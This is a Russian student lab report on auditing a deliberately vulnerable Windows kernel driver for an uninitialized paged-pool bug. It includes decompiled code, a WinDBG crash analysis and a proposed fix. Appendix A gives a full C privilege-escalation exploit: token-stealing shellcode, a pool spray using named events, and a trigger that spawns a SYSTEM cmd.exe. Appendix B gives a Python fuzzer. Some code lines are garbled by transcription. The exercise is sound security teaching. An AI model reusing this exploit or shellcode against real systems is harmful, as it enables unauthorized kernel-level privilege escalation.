Министерство науки и высшего образования Российской Федерации Санкт-Петербургский политехнический университет Петра Великого

Институт кибербезопасности и защиты информации

ЛАБОРАТОРНАЯ РАБОТА №3

«Аудит безопасности драйверов режима ядра ОС Windows» по дисциплине «Модели безопасности компьютерных систем»

Выполнил

студент гр. 4851001/90201

Ромзаев Н.В.

<подпись>

Проверил

Ассистент преподавателя

Овасапян Т.Д.

<подпись>

Санкт-Петербург 2022

1. Цель работы

Изучение типовых уязвимостей в драйверах режима ядра ОС Windows и способов их эксплуатации. Освоение навыков отладки драйверов и анализа падений системы.

2. Ход работы

Вариант для выполнения лабораторной работы – 7. Была настроена виртуальная машина для возможности её отладки с использованием отладчика WinDBG с OC Windows 7 x86.

В IDA Pro в дизассемблированном коде .sys файла драйвера было найдено имя устройства и IOCTL-код (рисунки 1 и 2).

```
*(_DWORD *)&SymbolicLinkName.Length = 0;
   SymbolicLinkName.Buffer = 0;
  RtlInitUnicodeString((PUNICODE_STRING)&DestinationString, L"\\Device\\HackSysExtremeVulnerableDriver_mbks");
RtlInitUnicodeString((PUNICODE_STRING)&SymbolicLinkName, L"\\DosDevices\\HackSysExtremeVulnerableDriver_mbks");
4 v2 = IoCreateDevice(DriverObject, 0, (PUNICODE_STRING)&DestinationString, 0x22u, 0x100u, 0, &DeviceObject);
                                               Рисунок 1 – Имя устройства
PIRP v2; // edi
int possibly_uninitialized; // ebx
IO STACK LOCATION *v4; // eax
DWORD usermode_value; // eax
PIRP Irpa; // [esp+14h] [ebp+Ch]
v2 = Irp;
possibly_uninitialized = -1073741637;
v4 = Irp->Tail.Overlay.CurrentStackLocation;
Irpa = (PIRP)v4;
if ( V4 )
  usermode value = v4->Parameters.Read.ByteOffset.LowPart;
  if ( usermode value == 0x222433 )
    DbgPrintEx(0x4Du, 3u, "****** MBKS_driver_IOCTL_UNINITIALIZED_MEMORY_PAGED_POOL ******\n");
    possibly_uninitialized = sub_444286((int)v2, (int)Irpa);
DbgPrintEx(0x4Du, 3u, "****** MBKS_driver_IOCTL_UNINITIALIZED_MEMORY_PAGED_POOL ******\n");
  }
  else
    DbgPrintEx(0x4Du, 3u, "[-] Invalid IOCTL Code: 0x%X\n", usermode_value);
    possibly_uninitialized = 0xC0000010;
                                                    // Set debug val for uninitialized value
v2->IoStatus.Information = 0;
v2->IoStatus.Status = possibly uninitialized;
IofCompleteRequest(v2, 0);
```

return possibly_uninitialized;

Рисунок 2 – Получение IOCTL-кода

При верном полученном IOCTL-коде получаем выход на функцию sub_44410A. В ней проверяется значение из пользовательского буфера, при совпадении с зафиксированным значением (0x222433) переменные будут инициализированы. Далее, если в переменной не NULL указатель, то произойдёт вызов функции по адресу этой переменной (v4).

```
stdcall sub 44410A(void *Address)
int result; // eax
int v2; // esi
_DWORD *v3; // [esp+14h] [ebp-1Ch]
CPPEH_RECORD ms_exc; // [esp+18h] [ebp-18h]
ms_exc.registration.TryLevel = 0:
ProbeForRead(Address, 0xF0u, 1u);
v3 = ExAllocatePoolWithTag(PagedPool, 0xF0u, 0x6B636148u);
if ( v3 )
{
  DbgPrintEx(0x4Du, 3u, "[+] Pool Tag: %s\n", "'kcaH'");
DbgPrintEx(0x4Du, 3u, "[+] Pool Type: %s\n", "PagedPool");
DbgPrintEx(0x4Du, 3u, "[+] Pool Size: 0x%X\n", 240);
DbgPrintEx(0x4Du, 3u, "[+] Pool Chunk: 0x%p\n", v3);
  v2 = *( DWORD *)Address;
  DbgPrintEx(0x4Du, 3u, "[+] UserValue: 0x%p\n", *(_DWORD *)Address);
  DbgPrintEx(0x4Du, 3u, "[+] UninitializedMemory Address: 0x%p\n", &v3);
  if (v2 == -1160728400)
     *v3 = -1160728400;
     v3[1] = sub_4442A6;
     memset(v3 + 2, 65, 0xE8u);
     v3[59] = 0;
  DbgPrintEx(0x4Du, 3u, "[+] Triggering Uninitialized Memory in PagedPool\n");
  if ( v3 )
     DbgPrintEx(0x4Du, 3u, "[+] UninitializedMemory->Value: 0x%p\n", *v3);
     DbgPrintEx(0x4Du, 3u, "[+] UninitializedMemory->Callback: 0x%p\n", v3[1]);
     ((void (*)(void))v3[1])();
  }
  result = 0;
}
```

Рисунок 5 – Уязвимая функция

Если подать неверное значение, то переменные не будут инициализированы, а вызов произойдёт по адресу переменной .CallBack. Но этот указатель не инициализировался null-значением, поэтому в итоге будет вызываться всё, на что указывает этот указатель, хранящийся в paged pool.

Далее был написан фаззер, основанный на множественных обращениях к уязвимому драйверу с различными входными данными. При подаче различных буферов можно получить падение системы. Call-stack приведён в приложении С.

```
***** MBKS_driver_IOCTL_UNINITIALIZED_MEMORY_PAGED_POOL ******
[+] Pool Tag: 'kcaH'
[+] Pool Type: PagedPool
[+] Pool Size: 0xF0
[+] Pool Chunk: 0x9CF85F10
[+] UserValue: 0x00130037
[+] UninitializedMemory Address: 0x8E88FABC
[+] Triggering Uninitialized Memory in PagedPool
[+] UninitializedMemory->Value: 0x00000000
 [+] UninitializedMemory->Callback: 0x99DEAD99
 *** Fatal System Error: 0x00000050
               (0xBAD0B0FE.0x00000001.0x99DFFFFF.0x00000002)
Break instruction exception - code 80000003 (first chance)
 A fatal system error has occurred
Debugger entered on first try; Bugcheck callbacks have not been invoked.
For analysis of this file, run !analyze -v
nt!RtlpBreakWithStatusInstruction:
                     int
828bd110 cc
 1: kd> !pool 0x9CF85F10
 Pool page 9cf85f10 region is Unknown
 9cf85000 size: 380 previous size: 0 (Allocated) Ntff
 9cf85380 size: 10 previous size: 380 (Free)
 9cf85390 size: 18 previous size: 10 (Allocated) Ntf0
 9cf853a8 size: 3f0 previous size: 18 (Allocated) NtfF
 9cf85798 size: 380 previous size: 3f0 (Allocated) Ntff
 9cf85b18 size: 3f0 previous size: 380 (Allocated) NtfF
 *9cf85f08 size: f8 previous size: 3f0 (Allocated) *Hack
                      Owning component: Unknown (update pooltag.txt)
 1: kd> dd 9cf85f08
ReadVirtual: 9cf85f08 not properly sign extended
 9cf85f08 061f047e 6b636148 00000030 99dead99
9cf85f18 00001000 00000000 9d912d48 c0020050
9cf85f28 00000000 00000000 00000012 00000201
9cf85f38 05000000 00000020 00000000 00000101
9cf85f48 0000000c 00000000 9ccdf348 9bd90c00
9cf85f58 00000002 00000023 e0000000 a0000000
9cf85f68 00000000 9ccdf3fc 00000011 00000101
9cf85f78 03000000 00000004 00280000 800007dc
1: kd>
```

Рисунок 6 – Падение системы

Для эксплуатации уязвимости (приложение А) необходимо сначала создать сhar-массив с шеллкодом. Так как неинициализированная память находится в paged pool, то для эксплуатации можно создать большое (256) количество именованных событий, так как их имена будут храниться в paged pool. Таким образом, необходимо создать 256 событий с уникальными именами, в которых в байтах 4-7 (что соответствует расположению члена Callback) будет храниться адрес шелл-кода. На рисунке 7 представлен результат эксплуатации уязвимости.




Рисунок 7— Эксплуатация уязвимости, получение системных прав

3. Вывод

В ходе выполнения лабораторной работы были освоены навыков отладки драйверов и анализа падений системы. Была изучена уязвимость неинициализированной переменной в куче и способ её эксплуатации, в результате которой процесс получил системные права. Для устранения уязвимости, необходимо убедиться, например, чтобы переменная, по адресу которой в дальнейшем будет команда call, была всегда инициализирована NULL.

Приложение А

```
#include<stdio.h>
#include<Windows.h>
HANDLE hDevice = NULL;
static VOID ShellCode()
{
        _asm
                 //int 3
                 pushad
                                                    // Find the _KTHREAD structure for the current thread
                 mov eax, fs: [124h]
                 mov eax, [eax + 0x50] // Find the _EPROCESS structure
                 mov ecx, eax
                                                             // edx = system PID(4)
                 mov edx, 4
                 // The loop is to get the _EPROCESS of the system
                 find_sys_pid:
                                            mov eax, [eax + 0xb8]
                                                                     // Find the process activity list
                                            sub eax, 0xb8
                                                                     // List traversal
                                            cmp[eax + 0xb4], edx // Determine whether it is SYSTEM based on PID
                                            jnz find_sys_pid
                                            // Replace the Token
                                            mov edx, [eax + 0xf8]
                                            mov[ecx + 0xf8], edx
                                            popad
                                            //int 3
                                            ret
BOOL init()
{
        // Get HANDLE
        hDevice = CreateFileA("\\\.\\HackSysExtremeVulnerableDriver_mbks",
                 GENERIC READ | GENERIC WRITE,
                 NULL,
                 NULL,
                 OPEN EXISTING,
                 NULL,
                 NULL);
        printf("[+]Start to get HANDLE...\n");
        if (hDevice == INVALID_HANDLE_VALUE | | hDevice == NULL)
        {
                 return FALSE;
        printf("[+]Success to get HANDLE!\n");
        return TRUE;
}
static VOID CreateCmd()
        STARTUPINFO si = { sizeof(si) };
        PROCESS INFORMATION pi = { 0 };
        si.dwFlags = STARTF_USESHOWWINDOW;
        si.wShowWindow = SW SHOW;
        WCHAR wzFilePath[MAX PATH] = { L"cmd.exe" };
        BOOL bReturn = CreateProcessW(NULL, wzFilePath, NULL, NULL, FALSE, CREATE NEW CONSOLE, NULL, NULL,
```

```
(LPSTARTUPINFOW)& si, &pi);
         if (bReturn) CloseHandle(pi.hThread), CloseHandle(pi.hProcess);
HANDLE Event OBJECT[0x1000];
VOID Trigger_shellcode()
{
         DWORD bReturn = 0;
        char buf[4] = { 0 };
         char IpName[0xf0] = { 0 };
         *(PDWORD32)(buf) = 0xBAD0B0B0 + 1;
         memset(lpName, 0x41, 0xf0);
         printf("lpName is in 0x%p\n", lpName);
         for (int i = 0; i < 256; i++)
                 *(PDWORD)(IpName + 0x4) = (DWORD)& ShellCode;
                 *(PDWORD)(IpName + 0xf0 - 4) = 0;
                 *(PDWORD)(IpName + 0xf0 - 3) = 0;
                 *(PDWORD)(IpName + 0xf0 - 2) = 0;
                 *(PDWORD)(IpName + 0xf0 - 1) = i;
                 Event_OBJECT[i] = CreateEventW(NULL, FALSE, FALSE, IpName);
         for (int i = 0; i < 256; i++)
                 CloseHandle(Event_OBJECT[i]);
                 i += 4;
         DeviceloControl(hDevice, 0x222433, buf, 4, NULL, 0, &bReturn, NULL);
int main()
{
        if (init() == FALSE)
                 printf("[+]Failed to get HANDLE!!!\n");
                 system("pause");
                 return 0;
        Trigger_shellcode();
        //__debugbreak();
         printf("[+]Start to Create cmd...\n");
         CreateCmd();
         system("pause");
         return 0;
```

приложение в

```
import sys
from ctypes import *
import struct
import os
kernel32 = windll.kernel32
def debug_print(message):
    print(message)
    kernel32.OutputDebugStringA(message + "\n")
def get device handle(device):
    open existing = 0x3
    generic read = 0x80000000
    generic_write = 0x40000000
    file share read = 0x00000001
    file_share_write = 0x00000002
    handle = kernel32.CreateFileW(device,
                                 generic_read | generic_write,
                                 file_share_read | file_share_write,
                                 None,
                                 open_existing,
                                 None,
                                 None)
    if not handle or handle == -1:
        debug_print("\t[-] Unable to get device handle")
        sys.exit(-1)
    return handle
if __name__ == "__main__":
    device_name = "\\\.\\HackSysExtremeVulnerableDriver_mbks"
    device_handle = get_device_handle(device_name)
    pool_buffer_size = 0xF0
    debug_print("[+] Preparing user mode buffer")
    for _ in range(5):
        magicValue = struct.pack('<I', 0xBAD0B0B1)</pre>
        bytes returned = c_ulong()
        ioctl = 0x222433
        user mode buffer str = os.urandom(pool buffer size-4)
        user mode buffer = magicValue + user mode buffer str
        debug print(f"magic value {magicValue}, user mode buffer {user mode buffer}\n\n")
        result = kernel32.DeviceIoControl(device handle,
                         ioctl,
                     user_mode_buffer,
                     len(user_mode_buffer),
                     None,
                     byref(bytes_returned),
                     None)
```